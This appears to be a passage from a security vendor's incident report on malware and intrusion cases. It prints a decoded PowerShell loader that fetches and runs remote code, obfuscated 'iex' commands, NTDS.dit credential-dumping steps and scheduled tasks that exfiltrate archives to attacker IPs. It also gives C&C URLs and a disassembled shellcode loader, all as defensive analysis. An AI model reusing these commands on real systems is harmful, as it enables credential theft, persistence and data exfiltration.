08/23/2021 00:24:32.582 [6825]: Failed to load dependency Microsoft.AnalysisServices.AdomdClient of assembly
Microsoft.ReportingServices.DataExtensions, Version=2020.13.0.0, Culture=neutral, PublicKeyToken=89845dcd8080cc91
error : Die gefundene Manifestdefinition der Assembly stimmt nicht mit dem Assemblyverweis überein. (Ausnahme von |
08/23/2021 00:24:32.582 [6826]: Failed to load dependency Microsoft.AnalysisServices.AdomdClient of assembly
Microsoft.ReportingServices.DataExtensions, Version=2020.13.0.0, Culture=neutral, PublicKeyToken=89845dcd8080cc91
error : Die gefundene Manifestdefinition der Assembly stimmt nicht mit dem Assemblyverweis überein. (Ausnahme von |
08/23/2021 00:24:32.582 [6827]: Failed to load dependency Microsoft.AnalysisServices.AdomdClient of assembly
```

The decoded payload contained a link to a C&C server:



```
(base) [redacted] tmp % cat code.txt
d2hpbGUgKCR0cnVlKSB7DQogICAgdHJ5IHsNCiAgICAgICAgJHIgPSBJbnZva2UtUmVzdE1l
dGhvZCAtVXJpICdodHRwOi8vY291bnRlci53bWFpbC1zZXJ2aWNlLmNvbS92MS9BNkNEMDZC
Ni00MjVDLTRFQkYtOTdDMC0zRjk3MTVBMkEyMzY/dj1Eb3dubG9hZHNDb3VudGVyXzIxMScN
CiAgICAgICAgaWYoJHIgLW5lICcnKSANCiAgICAgICAgew0KICAgICAgICAgICAgU3RhcnQt
Sm9iIChbU2NyaXB0QmxvY2tdOjpDcmVhdGUoJHIpKSB8IFdhaXQtSm9iDQogICAgICAgIH0N
CiAgICB9DQogICAgY2F0Y2gge30NCiAgICBTdGFydC1TbGVlcCAyDQp9
(base) [redacted] tmp % base64 -d code.txt
while ($true) {
    try {
        $r = Invoke-RestMethod -Uri 'http://counter.wmail-service.com/v1/[redacted]?v=DownloadsCounter_211'
        if($r -ne '')
        {
            Start-Job ([ScriptBlock]::Create($r)) | Wait-Job
        }
    }
    catch {}
    Start-Sleep 2
}%
(base) [redacted] tmp %
```

Further telemetry analysis showed that the infection was probably caused by the following process, likely a malicious activator (MD5 F0829E688209CA94305A256B25FEFAF0):

```
C:\Users\<... cut out ... >\Downloads\ExcelAnalyzer 3.4.3\crack\Patch.exe
```

The activator was downloaded with the Tixati BitTorrent client and executed by a member of the local Administrators group.

Fortunately, the telemetry analysis did not reveal any evidence of malicious activity from the discovered C&C server (counter[.]wmail-service[.]com), which would have allowed downloading further stages of infection. In the meantime, a new AM engine signature was released, and the malicious samples were now detected as Trojan-Dropper.Win64.Agent.afp (F0829E688209CA94305A256B25FEFAF0) and Trojan.PowerShell.Starter.o (106BC66F5A6E62B604D87FA73D70A708). The C&C URL was correctly classified as malicious.

Case detection

The table below lists the attack techniques and how they were detected by Kaspersky MDR.

MITRE ATT&CK Technique	MDR telemetry event type used	Detection details	Description
T1547.001: Registry Run Keys / Startup Folder	1. Autostart entry	Regex on autostart entry details	Malicious persistence
	1. AM detection	Heuristic AM engine verdict: HEUR:Trojan.Multi.Agent.gen	
T1059.001: PowerShell	1. Autostart entry	Regex on autostart entry details	Execution of PowerShell code via “ScriptBlock” instead of “Invoke-Expression”
T1216.001: System Script Proxy Execution	1. Process start	Regex on command line	Malicious payload execution via C:\Windows\System32\SyncAppvPublishingServer.vbs
T1204.002: Malicious File	1. Process start	Execution sequence: svchost.exe → explorer.exe → patch.exe From directory: C:\Users\<removed>\Downloads\ExcelAnalyzer 3.4.3\crack\	The user executed a file downloaded by the Tixati BitTorrent client As a result, the file 02f4f239-0922-49fe-a338-c7460cb37d95.sys was created
	1. Local file operation	Creation of c:\users\<removed>\downloads\excelanalyzer 3.4.3\setup_excelanalyzer.exe	

		In this order: chrome.exe → tixati.exe	
	1. Local file operation	Creation of 02f4f239-0922-49fe-a338-c7460cb37d95.sys In this order: svchost.exe → patch.exe Process command line: “C:\Users\<removed>\Downloads\ExcelAnalyzer 3.4.3\crack\Patch.exe” The contents of 02f4f239-0922-49fe-a338-c7460cb37d95.sys do not match the extension (text instead of binary).	
T1027: Obfuscated Files or Information T1140: Deobfuscate/Decode Files or Information	The suspicious file 02f4f239-0922-49fe-a338-c7460cb37d95.sys was requested from the customer via an MDR response	02f4f239-0922-49fe-a338-c7460cb37d95.sys contained text; starting on line 4890, it contained a Base-64-encoded payload.	Attacker hid payload
T1071.001: Web Protocols	1. HTTP connection 2. Network connection	The SOC checked for successful connections to the discovered C&C server.	A search for the attacker’s possible attempts to execute further stages of the attack

Server-side attacks on the perimeter

Case #1: A ProxyShell vulnerability in Microsoft Exchange

Case description

During manual threat hunting, the Kaspersky SOC team detected suspicious activity on a Microsoft Exchange server: the process MSExchangeMailboxReplication.exe attempted to create several suspicious files:

```
\\127.0.0.1\c$\inetpub\wwwroot\aspnet_client\rqfja.aspx
c:\program files\microsoft\exchange server\v15\frontend\httpproxy\ecp\auth\yjiba.aspx
```

```
c:\program files\microsoft\exchange server\v15\frontend\httpproxy\owa\auth\jiwkl.aspx
c:\program files\microsoft\exchange server\v15\frontend\httpproxy\owa\auth\current\qwezb.aspx
c:\program files\microsoft\exchange server\v15\frontend\httpproxy\owa\auth\current\scripts\qspwi.aspx
c:\program files\microsoft\exchange server\v15\frontend\httpproxy\owa\auth\current\scripts\premium\upxnl.aspx
c:\program files\microsoft\exchange server\v15\frontend\httpproxy\owa\auth\current\themes\qikyp.aspx
c:\program files\microsoft\exchange server\v15\frontend\httpproxy\owa\auth\current\themes\resources\jvdyt.aspx
c:\program files\microsoft\exchange server\v15\frontend\httpproxy\ecp\auth\mgsjz.aspx
```

The ASPX file format, which the service should not create, and the random file names led our SOC analyst to believe that those files were web shells.

Telemetry analysis of the suspicious file creation attempts showed that Kaspersky Endpoint Security (KES) had identified the process behavior as PDM:Exploit.Win32.Generic and blocked some of the activities.

Similar behavior was detected the next day, this time an attempt at creating one file:

```
\\127.0.0.1\c$\inetpub\wwwroot\aspnet_client\rmvbe.aspx
```

KES had blocked the exploitation attempts. Nonetheless, the attempts themselves indicated that the Microsoft Exchange server was vulnerable and in need of patching as soon as possible.

Case detection

The table below lists the attack techniques and how these were detected by Kaspersky MDR.

MITRE ATT&CK Technique	MDR telemetry event type used	Detection details	Description
T1190: Exploit Public-Facing Application	1. AM detection	Heuristic AM engine verdict: PDM:Exploit.Win32.Generic	Exploitation attempt
T1505.003: Web Shell	1. Local file operation	Attempts at creating ASPX files using the MSExchangeMailboxReplication.exe process	Web shell file creation

Case #2: MS SQL Server exploitation

Case description

The incident was detected due to suspicious activity exhibited by sqlservr.exe, a legitimate Microsoft SQL Server process. At the time of detection, the account active on the host was S-1-5-21-<…>-<…>-<…>-181797 (Domain / username).

The SQL Server process attempted to create a suspicious file:


```
c:\windows\serviceprofiles\mssql$sqlexpress\appdata\local\temp\tmpd279.tmp
```

We observed that a suspicious assembly was loaded to the sqlserver process (c:\program files\microsoft sql server\mssql15.sqlexpress\mssql\binn\sqlservr.exe) db_0x2D09A3D6\65536_fscbd (MD5 383D20DE8F94D12A6DED1E03F53C1E16) with the original file name evilclr.dll.

The file was detected by the AM engine as HEUR:Trojan.MSIL.Starter.gen, Trojan.Multi.GenAutorunSQL.b.

The SQL server host had previously been seen accessible from the Internet and in the process of being scanned by a TOR network.

After the suspicious assembly load, the AM engine detected execution of malicious SQL jobs. The SQL jobs contained obfuscated PowerShell commands. For example:



```
filecmdline: "C:\windows\system32\cmd.exe" /c powershell -nop -exec bypass -c "$e64 = '[redacted]gA=';$bytes  = [System.Convert]::FromBase64String($e64);$decoded = [System.Text.Encoding]::Unicode.GetString($bytes);iex $decoded;MsiMake htt
p://[redacted]:1[redacted]07/2E0ECB2F.Png;"
```

The created SQL jobs attempted to connect to URLs like those shown below:

```
hxxp://101.39.<…cut…>.58:16765/2E<…cut…>2F.Png
hxxp://103.213.<…cut…>.55:15909/2E<…cut…>2F.Png
```

```
hxxp://117.122.<...cut...>.10:19365/2E<...cut...>2F.Png
hxxp://211.110.<...cut...>.208:19724/2E<...cut...>2F.Png
hxxp://216.189.<...cut...>.94:19063/2E<.cut...>2F.Png
hxxp://217.69.<...cut...>.139:13171/2E<...cut...>2F.Png
hxxp://222.138.<...cut...>.26:17566/2E<...cut...>2F.Png
hxxp://222.186.<...cut...>.157:14922/2E<...cut...>2F.Png
hxxp://45.76.<...cut...>.180:17128/2E<...cut...>2F.Png
hxxp://59.97.<...cut...>.243:17801/2E<...cut...>2F.Png
hxxp://61.174.<...cut...>.163:15457/2E<...cut...>2F.Png
hxxp://67.21.<...cut...>.130:12340/2E<...cut...>2F.Png
hxxp://216.189.<...cut...>.94:19063/2E<...cut...>2F.Png
hxxp://67.21.<...cut...>.130:12340/2E<...cut...>2F.Png
```

Some of the IP addresses were already on the deny list, while others were added in response to this incident.

We were not able to observe any other host within the monitoring scope attempt to connect to these IP addresses, which confirmed that the attack was detected at an early stage.

The next day, the same activity, with the same verdicts (HEUR:Trojan.MSIL.Starter.gen, Trojan.Multi.GenAutorunSQL.b) was detected on another SQL Server host, which was also accessible from the Internet.

Since the attack was detected in time, and its further progress was blocked by the AM engine, the attacker was not able to proceed, while the customer corrected the network configuration errors to block access to the server from the Internet.

Case detection

The table below lists the attack techniques and how these were detected by Kaspersky MDR.

MITRE ATT&CK Technique	MDR telemetry event type used	Detection details	Description
T1090.003: Multi-hop Proxy T1595.002: Vulnerability Scanning	1. Network connection 2. AM detection	Reputation analysis showed the use of TOR network for scanning. The scanning activity was detected through network connection analysis and by the AM engine.	The attacker scanned the SQL Server host

T1190: Exploit Public-Facing Application	1. Process start	The server application sqlservr.exe launched powershell.exe, in the following order: services.exe → sqlservr.exe → powershell.exe	The attacker successfully exploited the SQL server
	1. Autostart entry	Execution of the object previously detected as an autostart entry with a bad reputation: sql:\SQLEXPRESS\db_0x2D09A3D6\65537_fscbd ; original file name: evilclr.dll	
T1059.001: PowerShell	1. Autostart entry 2. Process start	Command line analysis showed the use of PowerShell.	Malicious persistence via an SQL Server job
T1027: Obfuscated Files or Information	1. Autostart entry	Regex- and ML-based analysis of the SQL Server Agent job command line	The attacker attempted to evade detection
	1. Process start	Regex- and ML-based analysis of the services.exe → sqlservr.exe → powershell.exe execution sequence command line	
T1505.001: SQL Stored Procedures	1. Autostart entry	SQL Server Agent job analysis	Malicious persistence via an SQL Server job
	1. AM detection 2. AM detection on suspicious activity	Heuristic detects on PowerShell SQL Server Agent; verdict: HEUR:Trojan.Multi.Powecod.a	
T1071.001: Web Protocols	1. HTTP connection 2. AM detection	The URL reputation as well as an AM generic heuristic verdict similar to HEUR:Trojan.Multi.GenBadur.genw pointed to the use of a malicious C&C server.	The attacker's C&C server

What does exfiltration in a real-life APT look like?

Case #1: Collecting and stealing documents

Case description

Kaspersky MDR detected suspicious activity on one particular host in customer infrastructure, as the following process was started remotely by psexec:

“cmd.exe” /c “c:\perflogs\1.bat”, which started:

```
findstr  "10.<...cut...>.
wevtutil qe security /rd:true /f:text /q:"*[EventData/Data[@Name='TargetUserName']='<username1>'] and *[System[(EventID=4624) or (EventID=4623) or (EventID=4768) or (EventID=4776)]]"  /c:1
wevtutil qe security /rd:true /f:text /q:"*[EventData/Data[@Name='TargetUserName']='<username2>'] and *[System[(EventID=4624) or (EventID=4623) or (EventID=4768) or (EventID=4776)]]" /c:1
```

After that, the following inventory commands were executed by the binary C:\ProgramData\USOPrivate\ UpdateStore\windnphd.exe:

```
C:\Windows\system32\cmd.exe /C ping 10.<...cut...> -n 2
query  user
C:\Windows\system32\cmd.exe /C tasklist /S 10.<...cut...> -U <domain>\<username3> -P <password>
C:\Windows\system32\cmd.exe /C net use \\10.<...cut...>\ipc$ "<password>" /u:<domain>\<username3>
C:\Windows\system32\cmd.exe /C net group "domain admins" /domain
C:\Windows\system32\cmd.exe /C ping <hostname1>
C:\Windows\system32\cmd.exe /C vssadmin list shadows
C:\Windows\system32\cmd.exe /C ipconfig /all
C:\Windows\system32\cmd.exe /C dir \\10.<...cut...>\c$
```

Suspicious commands triggering actions in the Active Directory Database were executed:

```
C:\Windows\system32\cmd.exe /C ntdsutil snapshot "activate instance ntds" create quit
C:\Windows\system32\cmd.exe /C dir c:\windows\system32\ntds.dit
C:\Windows\system32\cmd.exe /C dir c:\
C:\Windows\system32\cmd.exe /C dir c:\windows\ntds\ntds.dit
```

After these commands were executed, the windnphd.exe process started an HTTP connection:

```
hxxp[:]//31.192.234[.]60:53/useintget
```

Then a suspicious file, c:\users\public\nd.exe (MD5 AAE3A094D1B019097C7DFACEA714AB1B), created by the windnphd.exe process, executed the following commands:

```
nd.exe  c:\windows\system32\config\system c:\users\public\sys.txt
nd.exe  c:\windows\ntds\ntds.dit c:\users\public\nt.txt
C:\Windows\system32\cmd.exe /C move *.txt c:\users\public\tmp
C:\Windows\system32\cmd.exe /C rar.exe a -k -r -s -m1  c:\users\public\n.rar   c:\users\public\tmp\
rar.exe  a -k -r -s -m1  c:\users\public\n.rar   c:\users\public\tmp\
```

Later, the SOC observed that a suspicious scheduled task had been created on the same host:

```
schtasks  /create  /sc minute /mo 30 /ru system  /tn \tmp /tr "c:\users\public\s.exe c:\users\public\0816-s.rar 38[.]54[.]14[.]183 53 down"  /f
```

The task executed a suspicious file: c:\users\public\s.exe (MD5 6C62BEED54DE668234316FC05A5B2320)

This executable used the archive c:\users\public\0816-s.rar and the suspicious IP address 38[.]54[.]14[.]183, located in Vietnam, as parameters.

The 0816-s.rar archive was created via remote execution of the following command through psexec:

```
rar a -k -r -s -ta[Pass_in_clear_text] -m1  c:\users\public\0816-s.rar   "\\10.<...cut...>\c$\users\<username4>\Documents\<DocumentFolder1>"
```

After that, we detected a suspicious network connection to the IP address 38[.]54[.]14[.]183 from the s.exe executable. The activity looked like an attempt to transfer the data collected during the attack to the attacker’s C&C server.

Similar suspicious behavior was detected on another host, <hostname>.

First, a suspicious file was created over the SMB protocol: *c:\users\public\winpdasd.exe* (MD5: B83C9905F57045110C75A950A4EE56E4).

Next, a task was created remotely via psexec.exe:

```
schtasks  /create  /sc minute /mo 30 /ru system  /tn \tmp /tr "c:\users\public\winpdasd.exe"  /f
```

During task execution, an external network communication was detected, and certain discovery commands were executed:

```
hxxp://31[.]192.234.60:53/useintget
ping  10.<...cut...> -n 1
query  user
net  use
```

This was followed by a connection to a network share on the host 10.<...cut...> as username3:

```
C:\Windows\system32\cmd.exe /C net use \\10.<...cut...>\ipc$ "<password>" /u:<domain>\<username3>
```

More reconnaissance command executions were detected:

```
C:\Windows\system32\cmd.exe /C dir
\\10.<...cut...>\c$\users\<username4>\AppData\Roaming\Adobe\Linguistics
C:\Windows\system32\cmd.exe /C tasklist /S 10.<...cut...> -U <domain>\<username3> -P <password> |findstr
rundll32.exe
tasklist  /S 10.<...cut...> -U <domain>\<username3> -P <password>
C:\Windows\system32\cmd.exe /C taskkill /S 10.<...cut...> -U <domain>\<username3> -P <password> /pid
<PID> /f
C:\Windows\system32\cmd.exe /C schtasks /run /s 10.<...cut...> /u <domain>\<username3> /p "<password>"
/tn \Microsoft\Windows\Tcpip\dcrpytod
```

Then winpdasd.exe created the file windpchsvc.exe (MD5: AE03B4C183EAA7A4289D8E3069582930) and set it up as a task:

```
C:\Windows\system32\cmd.exe /C schtasks /create  /sc minute /mo 30 /ru system  /tn
\Microsoft\Windows\Network\windpch /tr
"C:\Users\admin\AppData\Roaming\Microsoft\Network\windpchsvc.exe"  /f
```

After that, C&C communications were detected:

```
hxxp://139.162.35[.]70:53/micsoftgp
```

This incident, a fragment of a long-running APT campaign, demonstrates a data collection scenario. It shows that the attacker's final goal was to spy on and monitor the victim's IT infrastructure. Another feature of targeted attacks that can be clearly seen from this incident is the use of custom tools. An analysis of these is given later in this report as an example.

Case detection

The table below lists the attack techniques and how these were detected by Kaspersky MDR.

MITRE ATT&CK Technique	MDR telemetry event type used	Detection details	Description

T1569.002: Service Execution	1. Process start	Command line analysis	The attacker performed reconnaissance and search in local logs
	1. Windows event	Windows events on service installation and service start	The attacker persisted in the victim’s system through service creation
	1. AM detection on suspicious activity	AM behavior analysis	The attacker executed windnphd.exe through psexec
T1592: Gather Victim Host Information T1590: Gather Victim Network Information	1. Process start	Command line analysis	The attacker performed internal reconnaissance
T1021.002: SMB/Windows Admin Shares	1. Share access	Inbound and outbound share access	The attacker tried to access: \\10.<…cut…>.65\ipc$ \\10.<…cut…>.52\c$
T1003.003: NTDS	1. Process start	Command line analysis	The attacker accessed NTDS.dit with ntdsutil
T1071.001: Web Protocols	1. HTTP connection 2. Network connection	The SOC checked if the data transfer was successful	The attacker communicated with the C&C server at hxxp[:]//31.192.234[.]60:53/useintget
	1. AM detection on suspicious activity		The connection was initiated by the suspicious process windnphd.exe
T1571: Non-Standard Port	1. HTTP connection	The SOC detected the use of the HTTP protocol on the non-standard 53/TCP port	Attacker used the C&C server hxxp[:]//31.192.234[.]60:53/useintget


	2. Network connection		
T1587.001: Malware	1. Local file operation 2. Process start 3. AM detection on suspicious activity	Use of various suspicious binaries prepared by the attacker specifically for this attack	The attacker used custom tools: s.exe winpdasd.exe windpchsvc.exe (see detailed report below)
T1497: Virtualization/Sandbox Evasion	1. Malware analysis	Detected the HookSleep function (see below)	The attacker attempted to detect sandboxing. The emulation detection was found in the custom tools: winpdasd.exe and windpchsvc.exe
T1036.005: Match Legitimate Name or Location	1. Local file operation 2. Malware analysis	Operations with the file c:\users\Default\ntusers.dat	The attacker attempted to hide a shellcode inside a file with a name similar to the legitimate ntuser.dat
T1140: Deobfuscate/Decode Files or Information	1. Local file operation 2. Malware analysis	The file ntusers.dat contained an encoded shellcode, which was later executed by winpdasd.exe and windpchsvc.exe	The attacker executed arbitrary code
T1560.001: Archive via Utility	1. Process start	Use of the RAR archiver for data collection	The attacker archived the stolen credentials and documents
T1048.003: Exfiltration Over Unencrypted Non-C2 Protocol	1. Process start 1. Network connection	Command line analysis Analysis of the process that initiated the connection	The attacker used a custom tool to exfiltrate data

An analysis of the custom tools used by the attacker

windpchsvc.exe and winpdasd.exe

Both malware samples are designed to extract a payload from a file, decode it, and directly execute it via a function call. The payload is encoded shellcode.

Both files read in from a file intended to deceive investigators and users by applying naming conventions that are similar to system files:




```
FF 15 0C 60 40 00       call    ds:AddVectoredExceptionHandler
68 B8 00 00 00          push    0B8h                ; Size
8D 8D 08 FF FF FF       lea     ecx, [ebp+var_F8]
E8 58 01 00 00          call    ObjectZero
6A 01                   push    1
6A 40                   push    40h ; '@'
6A 21                   push    21h ; '!'
68 5C 63 40 00          push    offset aCUsersDefaultN ; "c:\\users\\Default\\ntusers.dat"
8D 8D 08 FF FF FF       lea     ecx, [ebp+var_F8]
E8 C2 0E 00 00          call    GetFile
```

Payload file for windpchsvc.exe

The malware, windpchsvc.exe, reads from the file c:\users\Default\ntusers.dat. A legitimate file, named ntuser.dat, exists in this location. Note that the bona fide registry file does not contain an ‘s’.


A similar file name was used for the winpdasd.exe malware:



```
6A 40                   push    40h ; '@'
6A 21                   push    21h ; '!'
68 00 43 40 00          push    offset aCUsersPublicNt ; "c:\\users\\public\\ntusers.dat"
                        ;   } // starts at 402541
                        ;   try {
C6 45 FC 03             mov     byte ptr [ebp+var_4], 3
FF 15 9C 40 40 00       call    ds:std::_Fiopen(char const *,int,int)
8B D8                   mov     ebx, eax
83 C4 0C                add     esp, 0Ch
85 DB                   test    ebx, ebx         ; EBX holds the stream
0F 84 C3 00 00 00       jz      loc_40265C
```


Payload file for winpdasd.exe

The malware reads from this file and decodes the bytes for direct execution via a function call as seen below (*call [ebp+payload_alloc]* and *call esi*):



```
                        loc_401D05:
8D 45 C0                lea     eax, [ebp+string_one]
50                      push    eax
8D 4D D8                lea     ecx, [ebp+string_two]
51                      push    ecx
E8 6E F9 FF FF          call    Decode
83 C4 08                add     esp, 8
                        ;   } // starts at 401CCD
                        ;   try {
C6 45 FC 02             mov     byte ptr [ebp+var_4], 2
8D 4D D8                lea     ecx, [ebp+string_two]
E8 BF 0F 00 00          call    StringRelated
89 85 00 FF FF FF       mov     [ebp+Src], eax
6A 40                   push    40h ; '@'       ; flProtect
68 00 10 00 00          push    1000h           ; flAllocationType
8D 4D D8                lea     ecx, [ebp+string_two]
E8 8A 0F 00 00          call    unknown_libname_5 ; Microsoft VisualC 14/net runtime
83 C0 01                add     eax, 1
50                      push    eax             ; dwSize
6A 00                   push    0               ; lpAddress
FF 15 04 60 40 00       call    ds:VirtualAlloc
89 85 04 FF FF FF       mov     [ebp+payload_alloc], eax
8D 4D D8                lea     ecx, [ebp+string_two]
E8 70 0F 00 00          call    unknown_libname_5 ; Microsoft VisualC 14/net runtime
83 C0 01                add     eax, 1
50                      push    eax             ; Size
8B 95 00 FF FF FF       mov     edx, [ebp+Src]
52                      push    edx             ; Src
8B 85 04 FF FF FF       mov     eax, [ebp+payload_alloc]
50                      push    eax             ; void *
E8 50 35 00 00          call    memcpy
83 C4 0C                add     esp, 0Ch
